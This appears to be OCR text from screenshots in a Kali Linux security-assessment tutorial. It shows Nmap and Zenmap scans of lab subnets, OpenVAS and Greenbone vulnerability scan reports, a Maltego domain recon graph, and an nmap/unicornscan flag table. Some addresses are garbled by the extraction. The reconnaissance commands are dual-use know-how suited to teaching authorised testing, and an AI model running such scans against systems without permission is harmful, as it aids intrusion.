Host is up (0.0011s latency).
Not shown: 95 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
49156/tcp open unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)

Nmap scan report for 10.0.0.4
Host is up (0.00032s latency).
Not shown: 99 closed ports
PORT STATE SERVICE
80/tcp open http

Nmap done: 256 IP addresses (6 hosts up) scanned in 5.53 seconds

Zenmap

Scan Tools Profile Help

Target: 10.0.0.0/24 Profile: Quick scan plus Scan Cancel

Command: nmap -sV -T4 -O -F --version-light 10.0.0.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Hosts Viewer Fisheye Controls Save Graphic

Filter Hosts

Fisheye on ring 1.00 with interest factor 3.09 and spread factor 0.60

```

root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /var/lib/openvas/plugins
OpenVAS feed server - http://www.openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.

Please report synchronization problems to openvas-feed@intevation.de.
If you have any other questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured NVT rsync feed: rsync://feed.openvas.org:/nvt-feed
[w] Private directory '/var/lib/openvas/plugins/private' not found.
[w] Non-feed NVTs not migrated there will be deleted by rsync.
Run migration now ([y/n], any other input aborts)? y

[i] Migrating non-OpenVAS files to private sub-directory 'private' of NVT direct
ory '/var/lib/openvas/plugins'. This can take a few minutes.

```

Applications Places Sun Mar 15, 5:08 AM root

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout
Sun Mar 15 09:06:16 2015 UTC

Scan Management Asset Management SecInfo Management Configuration Extras Administration Help

Tasks (total: 0) No auto-refresh

Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name) (total: 0)						

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

For more detailed information on functionality, please try the integrated

Quick start: Immediately scan an IP address
IP address or hostname:

192.168.202.0/24 Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

By clicking the New Task icon you can also create a new Task yourself. However, you will need a Target first, which you can create by

root@kalibook: - Greenbone Security A...

Applications Places Sun Mar 15, 5:18 AM root

Greenbone Security Assistant - Iceweasel

Connecting...

Greenbone Security Assistant

Logged in as Admin admin | Logout
Sun Mar 15 09:08:31 2015 UTC

Scan Management Asset Management SecInfo Management Configuration Extras Administration Help

Tasks 1 - 1 of 1 (total: 1) Refresh every 30 Sec.

Filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.202.0/24	Requested	0 (1)				

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

Quick start: Immediately scan an IP address
IP address or hostname:

Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

Connected to localhost... Greenbone Security A...

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout
Sun Mar 15 22:13:22 2015 UTC

Scan Management Asset Management SecInfo Management Configuration Extras Administration Help

Tasks Reports Notes Overrides

Refresh every 30 Sec

mission=any owner=any first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.202.0/24	Done	1 (1)	Mar 15 2015	7.2 (High)		

(Applied filter: apply_overrides=1 rows=10 permission=any owner=any first=1 sort=name)

1 - 1 of 1 (total: 1)

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard"

Quick start: Immediately scan an IP address
IP address or hostname:

Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in Reports Total column and review the results collected so far.

https://localhost:9392/omp?cmd=get_reports&token=f419ce63-4903-47e2-b4e5-7599f139e1f4

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Report: Results 1 - 89 of 89 (total: 89) PDF

Filter: sort=reverse=severity result_hosts_only=1 min_cvss_base= Levels=html

Vulnerability	Severity	Host	Location	Actions
Detect SWAT server port	7.2 (High)	192.168.202.131 (DEBBIE7-01)	901/tcp	
OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.8 (Medium)	192.168.202.1	3790/tcp	
Missing Secure Attribute SSL Cookie Information Disclosure Vulnerability	6.4 (Medium)	192.168.202.1	3790/tcp	
Determine which version of BIND name daemon is running	5.0 (Medium)	192.168.202.131 (DEBBIE7-01)	53/tcp	
Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	192.168.202.131 (DEBBIE7-01)	80/tcp	
POODLE SSLV3 Protocol CBC ciphers Information Disclosure Vulnerability	4.3 (Medium)	192.168.202.1	443/tcp	
Check for SSL Weak Ciphers	4.3 (Medium)	192.168.202.1	3780/tcp	
POODLE SSLV3 Protocol CBC ciphers Information Disclosure Vulnerability	4.3 (Medium)	192.168.202.1	3780/tcp	
Check for SSL Weak Ciphers	4.3 (Medium)	192.168.202.1	3790/tcp	
POODLE SSLV3 Protocol CBC ciphers Information Disclosure Vulnerability	4.3 (Medium)	192.168.202.1	3790/tcp	
TCP timestamps	2.6 (Low)	192.168.202.1	general/tcp	
TCP timestamps	2.6 (Low)	192.168.202.130 (WIN-M08FVCLLIB)	general/tcp	
TCP timestamps	2.6 (Low)	192.168.202.131 (DEBBIE7-01)	general/tcp	
CPE Inventory	0.0 (Log)	192.168.202.1	general/CPE-T	

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout
Sun Mar 15 22:14:28 2015 UTC

Scan Management Asset Management Secinfo Management Configuration Extras Administration Help

Report: Results 1 - 89 of 89 (total: 89)

Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base=

Vulnerability

Severity	Location	Actions
7.2 (High)	8.202.1.1 (DEBBIE7-01) 901/tcp	[Icons]
6.8 (Medium)	8.202.1.1 3790/tcp	[Icons]
6.4 (Medium)	8.202.1.1 3790/tcp	[Icons]
5.0 (Medium)	192.168.202.131 (DEBBIE7-01) 53/tcp	[Icons]
4.3 (Medium)	192.168.202.131 (DEBBIE7-01) 80/tcp	[Icons]
4.3 (Medium)	192.168.202.1 443/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3780/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3780/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3790/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3790/tcp	[Icons]
2.6 (Low)	192.168.202.1 general/tcp	[Icons]

PDF

- ARF
- CPE
- CSV Hosts
- CSV Results
- HTML
- ITG
- LaTeX
- NRE
- PDF
- Topology SVG
- TXT
- XML

Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout
r 15 22:14:28 2015 UTC

Scan Management Asset Mana Administration Help

Report: Results 1 - 89 of 89 (total: 89)

Filter: sort-reverse=severity r

Vulnerability

Severity	Location	Actions
7.2 (High)	8.202.1.1 (DEBBIE7-01) 901/tcp	[Icons]
6.8 (Medium)	8.202.1.1 3790/tcp	[Icons]
6.4 (Medium)	8.202.1.1 3790/tcp	[Icons]
5.0 (Medium)	192.168.202.131 (DEBBIE7-01) 53/tcp	[Icons]
4.3 (Medium)	192.168.202.131 (DEBBIE7-01) 80/tcp	[Icons]
4.3 (Medium)	192.168.202.1 443/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3780/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3780/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3790/tcp	[Icons]
4.3 (Medium)	192.168.202.1 3790/tcp	[Icons]
2.6 (Low)	192.168.202.1 general/tcp	[Icons]

Opening report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.xml

You have chosen to open:

- report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.xml which is: XML Text (132 KB) from: https://localhost:9392



What should Iceweasel do with this file?



Open with /usr/bin/iceweasel (default)



Save File

Do this automatically for files like this from now on.

Cancel OK







Maltego Kali Linux Edition 3.4.0

Investigate Manage Organize Machines Collaboration

Clipboard Transforms Find Selection

Number of Results: 12 90 255 10k

Quick Find Entity Selection

Select All Add Similar Siblings Select Children Add Children Select by Type
 Invert Selection Add Path Select Neighbors Add Neighbors Select Links
 Select None Select Parents Add Parents Select Bookmarked Reverse Links

Start Page x boweaver.net-recon x Overview x Machines

Main View Bubble View Entity List

Nodes	Type	Value	Weight	Incoming	Outgoing	Bookmark
boweaver.com	Domain	boweaver.com	0	0	5	★
www.boweaver.com	Website	www.boweaver.com	50	2	5	★
dns@cloudflare.com	Email Address	dns@cloudflare.com	100	1	0	★
kara.ns.cloudflare.com	DNS Name	kara.ns.cloudflare.com	100	1	0	★
boweaver.com	Website	boweaver.com	100	1	0	★
162.243.238.98	IPv4 Address	162.243.238.98	100	1	0	★
Debian	BuiltWith Techn.	Debian	100	1	0	★
Apache	BuiltWith Techn.	Apache	100	1	0	★
Apache 2.2	BuiltWith Techn.	Apache 2.2	100	1	0	★
PHP	BuiltWith Techn.	PHP	100	1	0	★

Output - Transform Output

```

Transform ToServerTechnologiesWebsite returned with 8 entities.
Transform ToServerTechnologiesWebsite done
Running transform To Netblock [Using routing info] on 1 entities.
Transform To Netblock [Using routing info] returned with 1 entities.
  
```

Detail View: <No Selection>

Property View: <No Properties>

Details

Summary Attachments (0) Notes Properties (4)

www.boweaver.com
 Website [maltego.Website]

Google Me!
 Open all URLs
 Wikipedia Me!

Notes

This is notes on this site for this demo.
 This could be more notes on this site.

Website: www.boweaver.com
 More...

Scan Type	nmap	unicornscan
Syn Scan	-sS -v	(-mT) -Iv
Connect Scan	-sT -v	-msf -Iv
Syn + osdetect	-sS -O -v	-eosdetect -Iv (-mT)
UDP scan	-sU -v	-mU -Iv
IP Protocol Scan	-sO -v	NONE
FIN scan	-sF -v	-mTsF -v -E
NULL scan	-sN -v	-mTs -v -E
XMAS scan	-sX -v	-mTsFPU -v -E
ACK scan	-sA -v	-mTsA -v -E
scan ports 1 and 5	-sS -p1,5 -v	(-mT) host:1,5
scan ports 1 through 5	-sS -p1-5	(-mT) host:1-5
scan ALL tcp ports	-sS -p0-65535 -v	(-mT) host:a

```


